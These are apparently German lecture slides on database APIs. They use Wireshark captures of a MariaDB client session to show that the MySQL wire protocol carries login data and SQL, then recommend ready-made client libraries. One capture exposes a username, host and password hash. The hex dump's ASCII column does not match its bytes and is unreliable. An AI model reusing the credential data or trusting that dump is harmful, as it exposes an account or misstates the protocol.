


Datenbank - API



Datenbank-
Client



Anforderung



Datenbank-
Server




Antwort

Datenbank – API


Kommunikation über herstellerspezifisches „mysql-Protocol“

```
Welcome to the MariaDB monitor. Commands end with ; or \g.  
Your MariaDB connection id is 157  
Server version: 10.3.22-MariaDB-0+deb10u1 Raspbian 10  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MariaDB [(none)]> █
```



Datenbank – API

Das Mysql-Protocol ist nicht SQL.



The image shows a Wireshark packet capture of MySQL traffic on interface eth0. The packet list shows a sequence of MySQL protocol messages between 104.200.137.187 and 192.168.0.28. The selected packet (No. 117) is a Server Greeting message. The packet details pane shows the structure of the greeting, including the protocol version (10) and the server version (5.5.5-10.3.34-MariaDB-0+deb10u1). The packet bytes pane shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
117	33.053077123	104.200.137.187	192.168.0.28	MySQL	169	Server Greeting proto=10 version=5.5.5-10.3.34-MariaDB-0+deb10u1
119	33.053376673	192.168.0.28	104.200.137.187	MySQL	305	Login Request user=e5000160 db=db_e5000160
121	33.168590101	104.200.137.187	192.168.0.28	MySQL	93	Response OK
123	33.221462884	192.168.0.28	104.200.137.187	MySQL	85	Request Query
124	33.353631628	104.200.137.187	192.168.0.28	MySQL	207	Response
126	33.354074620	192.168.0.28	104.200.137.187	MySQL	82	Request Query
127	33.468333344	104.200.137.187	192.168.0.28	MySQL	276	Response
129	33.469323363	192.168.0.28	104.200.137.187	MySQL	76	Request Show Fields
130	33.582587771	104.200.137.187	192.168.0.28	MySQL	404	Response
131	33.583108187	192.168.0.28	104.200.137.187	MySQL	79	Request Show Fields
132	33.693831347	104.200.137.187	192.168.0.28	MySQL	195	Response
133	33.694149526	192.168.0.28	104.200.137.187	MySQL	78	Request Show Fields
134	33.804647467	104.200.137.187	192.168.0.28	MySQL	189	Response
135	33.804940406	192.168.0.28	104.200.137.187	MySQL	79	Request Show Fields

Frame 117: 169 bytes on wire (1352 bits), 169 bytes captured (1352 bits) on interface 0
Ethernet II, Src: AvmAudio_36:ea:6c (f0:b0:14:36:ea:6c), Dst: Raspberr_55:48:d3 (dc:a6:32:55:48:d3)
Internet Protocol Version 4, Src: 104.200.137.187, Dst: 192.168.0.28
Transmission Control Protocol, Src Port: 3306, Dst Port: 44222, Seq: 1, Ack: 1, Len: 103
MySQL Protocol

```
0000  dc a6 32 55 48 d3 f0 b0 14 36 ea 6c 08 00 45 00  ..2UH...6.l..E.  
0010  00 9b 9d a8 40 00 36 06 f3 6c 68 c8 89 bb c0 a8  ....@.6..lh....  
0020  00 1c 0c ea ac be fd ea 60 a7 df 49 96 d0 80 18  ....I....  
0030  03 fb 4d 6a 00 00 01 01 08 0a 31 cc dd 03 a2 a1  ..Mj....1....  
0040  d3 7c 63 00 00 00 0a 35 2e 35 2e 35 2d 31 30 2e  |c....5.5-10.  
0050  33 2e 33 34 2d 4d 61 72 69 61 44 42 2d 30 2b 64  3.34-Mar iaDB-0+d  
0060  65 62 31 30 75 31 00 2f 00 00 00 00 00 00 00 2f  5.5-10.3.34-MariaDB-0+deb10u1  
0070  30 28 76 00 fe ff 2d 0f 00 00 00 00 00 00 00 00  0000000000000000  
0080  00 00 07 00 00 00 3d 61 00 00 00 00 00 00 00 00  0000000000000000  
0090  6c 43 00 6d 79 73 71 61 00 00 00 00 00 00 00 00  0000000000000000  
00a0  70 61 73 73 77 6f 72 61 00 00 00 00 00 00 00 00  0000000000000000
```


```
mysql -p -u e5000160 -h dbserv.banitsch.de db_e5000160  
password:
```

```
create table foo(ID int(10));
```

Datenbank – API

Das Mysql-Protocol ist nicht SQL.

Der Login



No.	Time	Source	Destination	Protocol	Length	Info
117	33.053077123	104.200.137.187	192.168.0.28	MySQL	169	Server Greeting proto=10 version=5.5.5-10.3.34-MariaDB-0+deb10u1
119	33.053376673	192.168.0.28	104.200.137.187	MySQL	305	Login Request user=e5000160 db=db_e5000160
121	33.168590101	104.200.137.187	192.168.0.28	MySQL	93	Response OK
123	33.221462884	192.168.0.28	104.200.137.187	MySQL	85	Request Query
124	33.353631628	104.200.137.187	192.168.0.28	MySQL	207	Response
126	33.354074620	192.168.0.28	104.200.137.187	MySQL	82	Request Query
127	33.468333344	104.200.137.187	192.168.0.28	MySQL	276	Response
129	33.469323363	192.168.0.28	104.200.137.187	MySQL	76	Request Show Fields
130	33.582587771	104.200.137.187	192.168.0.28	MySQL	404	Response
131	33.583108187	192.168.0.28	104.200.137.187	MySQL	79	Request Show Fields
132	33.693831347	104.200.137.187	192.168.0.28	MySQL	195	Response
133	33.694149526	192.168.0.28	104.200.137.187	MySQL	78	Request Show Fields
134	33.804647467	104.200.137.187	192.168.0.28	MySQL	189	Response
135	33.804940406	192.168.0.28	104.200.137.187	MySQL	79	Request Show Fields

Frame 119: 305 bytes on wire (2440 bits), 305 bytes captured (2440 bits) on interface 0
Ethernet II, Src: Raspberr_55:48:d3 (dc:a6:32:55:48:d3), Dst: AvmAudio_36:ea:6c (f0:b0:14:36:ea:6c)
Internet Protocol Version 4, Src: 192.168.0.28, Dst: 104.200.137.187
Transmission Control Protocol, Src Port: 44222, Dst Port: 3306, Seq: 1, Ack: 104, Len: 239
MySQL Protocol
Packet Length: 235
Packet Number: 1
Login Request
Client Capabilities: 0xa68c
Extended Client Capabilities: 0x20bf
MAX Packet: 16777216
Charset: utf8mb4 COLLATE utf8mb4_general_ci (45)
Username: e5000160
Password: 8d27b53a56b1feb8a0576f3971d3ab5ce130c18d
Schema: db_e5000160
Client Auth Plugin: mysql_native_password
Connection Attributes


`mysql -p -u e5000160 -h dbserv.banitsch.de db_e5000160`
password:

`create table foo(ID int(10));`

Datenbank – API

Das Mysql-Protocol ist nicht SQL.

Eine SQL-Query



The image shows a Wireshark packet capture of a MySQL query. The packet list table is as follows:

No.	Time	Source	Destination	Protocol	Length	Info
136	33.915690602	104.200.137.187	192.168.0.28	MySQL	195	Response
137	33.915948060	192.168.0.28	104.200.137.187	MySQL	80	Request Show Fields
138	34.026060416	104.200.137.187	192.168.0.28	MySQL	211	Response
139	34.026401928	192.168.0.28	104.200.137.187	MySQL	80	Request Show Fields
140	34.136693873	104.200.137.187	192.168.0.28	MySQL	410	Response
141	34.137166790	192.168.0.28	104.200.137.187	MySQL	78	Request Show Fields
142	34.247695175	104.200.137.187	192.168.0.28	MySQL	129	Response
143	34.247972336	192.168.0.28	104.200.137.187	MySQL	76	Request Show Fields
144	34.358507981	104.200.137.187	192.168.0.28	MySQL	125	Response
145	34.359589775	192.168.0.28	104.200.137.187	MySQL	103	Request Query
146	34.473659095	104.200.137.187	192.168.0.28	MySQL	146	Response
180	45.466379540	192.168.0.28	104.200.137.187	MySQL	102	Request Query
182	45.643580323	104.200.137.187	192.168.0.28	MySQL	77	Response OK
192	47.650636646	192.168.0.28	104.200.137.187	MySQL	71	Request Quit

The packet details pane for packet 180 shows the following information:

- Frame 180: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface 0
- Ethernet II, Src: Raspberr_55:48:d3 (dc:a6:32:55:48:d3), Dst: AvmAudio_36:ea:6c (f0:b0:14:36:ea:6c)
- Internet Protocol Version 4, Src: 192.168.0.28, Dst: 104.200.137.187
- Transmission Control Protocol, Src Port: 44222, Dst Port: 3306, Seq: 410, Ack: 1892, Len: 36
- MySQL Protocol
 - Packet Length: 32
 - Packet Number: 0
 - Request Command Query
 - Command: Query (3)
 - Statement: create table foobar(ID int(10))

The packet bytes pane shows the raw data of the query, which is the SQL statement: `create table foobar(ID int(10))`.

```
mysql -p -u e5000160 -h dbserv.banitsch.de db_e5000160  
password:
```


```
create table foo(ID int(10));
```

Datenbank – API

Das Mysql-Protocol ist nicht SQL.

Das MySQL-Protocol ist zum Transport da, der Payload ist u.a. SQL, aber auch Anmeldeformalitäten

Datenbank-API



Unix-Domain-Sockets werden zur Kommunikation zwischen Client und Server genutzt, wenn sich beide auf einem Rechner befinden.

Datenbank-API

Layer	Protokoll
7	mysql-p
4	TCP
3	IP
1/2	Ethernet



mysql-P im OSI-Modell
für TCP/IP

TCP-Sockets werden zur Kommunikation zwischen Client und Server genutzt, wenn beide über das Netz verbunden sind.

Datenbank - API

Ziel:

Eigene Programme schreiben, die auf Datenbanken zugreifen können.

Es wäre dabei durchaus möglich, mysql-p auch z.B. selbst in C zu implementieren und es so zu nutzen.

Der Aufwand wäre allerdings recht hoch.

Datenbank - API

Besser:

Existierende Bibliotheken nehmen, die es für viele Sprachen gibt und die eine vereinfachte Benutzerschnittstelle bereitstellen.

So gibt es MySQL-API für C, Perl, PHP, Node-Js, Python,...

In PHP gibt es MariaDB-Module, die PHP-Funktionen bereitstellen. Die API sind dann die Schnittstellen zu diesen Funktionen.

Die fertigen Bibliotheken sind gut getestet und bieten sich daher zur Benutzung an.

Datenbank - API

